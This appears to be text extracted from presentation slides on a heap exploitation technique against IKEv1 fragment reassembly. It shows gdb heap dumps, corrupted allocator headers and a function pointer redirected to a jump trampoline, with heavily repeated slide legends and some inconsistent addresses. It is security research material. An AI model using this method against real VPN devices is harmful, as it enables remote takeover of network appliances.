
Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag

XML tag data  
dangling pointer

“confused”  
session frag

replacement frag



Adjacent on the heap

S1

LastFrag=1

Somewhere  
else on the heap

# → Exploit in a (coco)nut shell

```
malloc: 0xacd7b0f0 realsz 0x2820, reqsz 0x27f4 - reassembled packet
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 M sz:0x02040 fl:CP alloc_pc:0x0869460d,- 0x6666 ff
0xacd7a8e0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 M sz:0x02820 fl:CP alloc_pc:0x0868d323,-
0xacd7d910 F sz:0x00030 fl:-P free_pc:0x00000000,-
0xacd7d940 M sz:0x00810 fl:C- alloc_pc:0x0869460d,- 0x0000 LL
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 MM
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 NN
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 OO
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```


## Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag

XML tag data  
dangling pointer

“confused”  
session frag

replacement frag



# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions


- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag

XML tag data  
dangling pointer

“confused”  
session frag

replacement frag

Adjacent on the heap





# → Exploit in a (coco)nut shell

```
(gdb) dlchunk 0xacd78090 -c 20 -p 0x44
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 F sz:0x02040 fl:-P free_pc:0x0868d28d,- 0x6666 ff
0xacd7a8e0 M sz:0x00810 fl:C- alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 F sz:0x048f0 fl:-P free_pc:0x08664fc0,-
0xacd7f9e0 M sz:0x007b0 fl:C- alloc_pc:0x50505050,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
(gdb) dlchunk 0xacd7d940 -c 20 -p 0x44
0xacd7d940 M sz:0x00810 fl:C- alloc_pc:0x0869460d,- 0x0000 LL
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 MM
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 NN
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 OO
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```


Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag

XML tag data  
dangling pointer

“confused”  
session frag

replacement frag





# → Exploit in a (coco)nut shell

```
(gdb) dlchunk 0xacd78090 -c 6 -p 0x44
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 F sz:0x02040 fl:-P free_pc:0x0868d28d,- 0x6666 ff
0xacd7a8e0 M sz:0x00810 fl:C- alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 M sz:0x048f0 fl:CP alloc_pc:0x0869460d,- 0x5151 QQ
0xacd7f9e0 M sz:0x007b0 fl:CP alloc_pc:0x50505050,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
(gdb) dlchunk 0xacd7d940 -c 20 -p 0x44
0xacd7d940 M sz:0x00810 fl:CP alloc_pc:0x00004443,- 0x5252 RR
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x00004443,- 0x5353 SS
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x00004443,- 0x5454 TT
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x00004443,- 0x5555 UU
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x00004443,- 0x5656 VV
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet

XML tag data  
dangling pointer

“confused”  
session frag

replacement frag



Adjacent on the heap

Somewhere  
else on the heap

# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions


- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet

XML tag data  
dangling pointer

“confused”  
session frag

replacement frag

Adjacent on the heap




Somewhere  
else on the heap

# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet





# → Exploit in a (coco)nut shell

.bss:0xb2b7480 ch\_is\_validating = non-zero (Checkheaps disabled)

```
struct malloc_chunk @ 0xacd7f980 {  
prev_foot    = 0x8180d4d0  
size        = 0x810 (CINUSE|PINUSE)  
struct mp_header @ 0xacd7f988 {  
mh_magic     = 0xa11c0123  
mh_len       = 0x7e4  
mh_refcount  = 0x0  
mh_unused   = 0x0  
mh_fd_link  = 0xc2e00000 (-)  
mh_bk_link = 0xb2b7470 (-)  
alloc_pc     = 0x4443 (-)  
free_pc      = 0x4241c448 (-)
```


Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet

XML tag data  
dangling pointer

“confused”  
session frag

replacement frag



Adjacent on the heap


Somewhere  
else on the heap



# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet



# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions


- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet

XML tag data  
dangling pointer

“confused”  
session frag

replacement frag


Adjacent on the heap



# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet



# → Exploit in a (coco)nut shell


Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet

XML tag data  
dangling pointer

“confused”  
session frag

replacement frag



Adjacent on the heap


Somewhere  
else on the heap



# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet



# → Exploit in a (coco)nut shell

```
(gdb) x /3wx 0xc2831200
0xc2831200:      0xc2831204      0xc283128b      0xc2e2ff6a
(gdb) x /3i 0xc2831204
0xc2831204:      mov     edx,DWORD PTR [edx]
0xc2831206:      add     edx,0x6a
0xc2831209:      jmp     edx
```

```
struct malloc_chunk @ 0xacd7e150 {
prev_foot    = 0x8180d4d0
size         = 0x810 (CINUSE|PINUSE)
struct mp_header @ 0xacd7e158 {
mh_magic     = 0xa11c0123
mh_len       = 0x7e4
mh_refcount  = 0x0
mh_unused    = 0x0
mh_fd_link   = 0xc2831204 (-)
mh_bk_link  = 0xc28311f0 (-)
alloc_pc     = 0x4443 (-)
free_pc      = 0x4241c448 (-)
```


XML tag data

dangling pointer

"confused"

session frag

replacement frag



Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet

# → Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet

XML tag data  
dangling pointer

“confused”  
session frag

replacement frag

0x810 0x810

0x2040

0x810

0x2850

0x810



0x810

0x810

0x810

0x810

0x810



0x48f0



Adjacent on the heap



LastFrag=1

Somewhere  
else on the heap



# → Exploit in a (coco)nut shell

.data:0xa46d330 IKEMM\_BuildMainModeMsg2\_ptr → trampoline

```
struct malloc_chunk @ 0xacd7d940 {  
  prev_foot    = 0x8180d4d0  
  size         = 0x810 (CINUSE|PINUSE)  
  struct mp_header @ 0xacd7d948 {  
    mh_magic    = 0xa11c0123  
    mh_len      = 0x7e4  
    mh_refcount = 0x0  
    mh_unused   = 0x0  
    mh_fd_link  = 0xc2831200 (-)  
    mh_bk_link = 0xa46d320 (-)  
    alloc_pc    = 0x4443 (-)  
    free_pc     = 0x4241c448 (-)
```


Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet

XML tag data  
dangling pointer

“confused”  
session frag

replacement frag





# → Exploit in a (coco)nut shell

.data:0xa46d330 IKEMM\_BuildMainModeMsg2\_ptr → trampoline

```
(gdb) x /3i 0xc2831204
0xc2831204:    mov     edx,DWORD PTR [edx]
0xc2831206:    add     edx,0x6a
0xc2831209:    jmp     edx
```


Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet

XML tag data  
dangling pointer

“confused”  
session frag

replacement frag



Adjacent on the heap

IKE init

Somewhere  
else on the heap

# Exploit in a (coco)nut shell

data:0x46d330 IKEMM\_BuildMainModeMsg2\_ptr → trampoline

IKE init

```
(gdb) x /3i 0xc2831204
0xc2831204:    mov     edx,DWORD PTR [edx]
0xc2831206:    add     edx,0x6a
0xc2831209:    jmp     edx
```


Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet

XML tag data  
dangling pointer

“confused”  
session frag

replacement frag



Adjacent on the heap

Somewhere  
else on the heap

# → Exploit in a (coco)nut shell

.data:0xa46d330 IKEMM\_BuildMainModeMsg2\_ptr → trampoline

```
(gdb) x /3i 0xc2831204
0xc2831204: mov     edx,DWORD PTR [edx]
0xc2831205: add     edx,0x6a
0xc2831206: jmp     edx
```

IKE init

